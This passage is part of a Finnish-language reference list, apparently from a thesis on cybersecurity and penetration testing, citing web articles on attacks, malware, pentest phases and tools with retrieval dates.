Pentest. (i.a.-a). *Vulnerability Analysis*. Haettu 10.10.2021. http://www.pentest-standard.org/index.php/Vulnerability_Analysis.

Pentest. (i.a.-b). *Expoitation*. Haettu 10.10.2021. http://www.pentest-standard.org/index.php/Exploitation.

Pentest. (i.a.-c). *Post Exploitation*. Haettu 10.10.2021. http://www.pentest-standard.org/index.php/Post_Exploitation.

Pentest. (i.a.-d). *Reporting*. Haettu 10.10.2021. http://www.pentest-standard.org/index.php/Reporting.

Petters, J. (2021). *What is a Brute Force Attack*. Haettu 6.10.2021. https://www.varonis.com/blog/brute-force-attack/.

Rapid7. (i.a). *Best practices to prevent man-in-the-middle attacks*. Haettu 5.10.2021. https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/.

Razorthorn. (i.a). *Social Engineering – Hacking Human Emotion*. Haettu 4.10.2021. https://www.razorthorn.com/social-engineering-hacking-human-emotion/.

Ritchie, R. (2019). *Maersk: Springing back from a catastrophic cyber-attack*. Haettu 6.10.2021. https://www.i-cio.com/management/insight/item/maersk-springing-back-from-a-catastrophic-cyber-attack.

Rubens, P. (2018*)*. *How to Prevent DDoS Attacks: 6 Tips to Keep Your Website Safe*. Haettu 17.10.2021. https://www.esecurityplanet.com/networks/how-to-prevent-ddos-attacks-tips-to-keep-your-website-safe/.

Sason, D. (2021). *REvil Ransomware Attack on Kaseya*. Haettu 3.10.2021. https://www.varonis.com/blog/revil-msp-supply-chain-attack/.

SentinelOne. (2020). *How Attackers Use LOLBins In Fileless Attacks*. Haettu 3.10.202. https://www.sentinelone.com/blog/how-do-attackers-use-lolbins-in-fileless-attacks/.

Statista. (2021). *Number of smartphone users from 2016 to 202*. Haettu 5.10.2021. https://www.statista.com/statistics/330695/number-of-smartphone-users-worldwide/.

Strawbridge, G. (2018). *What Is Malware And How To Prevent Against It*. Haettu 4.10.2021. https://www.metacompliance.com/blog/what-is-malware-and-how-to-prevent-against-it/.

Swinhoe, D. (2018). *What is a keylogger*. Haettu 4.10.2021. https://www.csoonline.com/article/3326304/what-is-a-keylogger-how-attackers-can-monitor-everything-you-type.html.

Taylor, K. (i.a). *How to Prevent DNS Tunneling*. Haettu 16.10.2021. https://www.hitechnectar.com/blogs/prevent-dns-tunneling/.

Techopedia. (2011.-a). *Transport Layer*. Haettu 9.11. 2021. https://www.techopedia.com/definition/9760/transport-layer.

Techopedia. (2011.-b). *VMware Workstation*. Haettu 9.11. 2021. https://www.techopedia.com/definition/25690/vmware-workstation.

Techterms. (i.a). *Backend*. Haettu 9.10.2021. https://techterms.com/definition/backend.

Themeisle. (2021). *What are subdomains*. Haettu 6.10.2021. https://themeisle.com/blog/what-are-subdomains/.

The Ohio State University. (i.a). *What is a Zero-Day Exploit*. Haettu 5.10.2021. https://cybersecurity.osu.edu/cybersecurity-you/avoid-threats/what-zero-day-exploit.

Ylönen, T. (i.a). *SSH (Secure Shell) Home Page*. Haettu 17.10.2021. https://www.ssh.com/academy/ssh.

Veracoda. (i.a). *Man in the Middle (MITM) Attack*. Haettu 4.10.2021. https://www.veracode.com/security/man-middle-attack.

Vipre. (i.a). *What Is A Worm Virus*. Haettu 4.10.2021. https://www.vipre.com/resource/what-is-a-worm-virus/.

Williams, C. (2016). *Double KO! Capcom's Street Fighter V installs hidden rootkit on PCs*. Haettu 6.10.2021. https://www.theregister.com/2016/09/23/capcom_street_fighter_v/.

Williams, L. (2021). *What is Kali Linux*. Haettu 8.10.2021. https://www.guru99.com/kali-linux-tutorial.html.

Williams, L. (7.10.2021). *What is Metasploit*. Haettu 28.10.2021. https://www.guru99.com/kali-linux-tutorial.html#10.

Worldometers. (2021). *Maailman väestö*. Haettu 5.10.2021. https://www.worldometers.info/fi/.

W3schools. (i.a). *Introduction to SQL*. Haettu 20.9.2021. https://www.w3schools.com/sql/sql_intro.asp.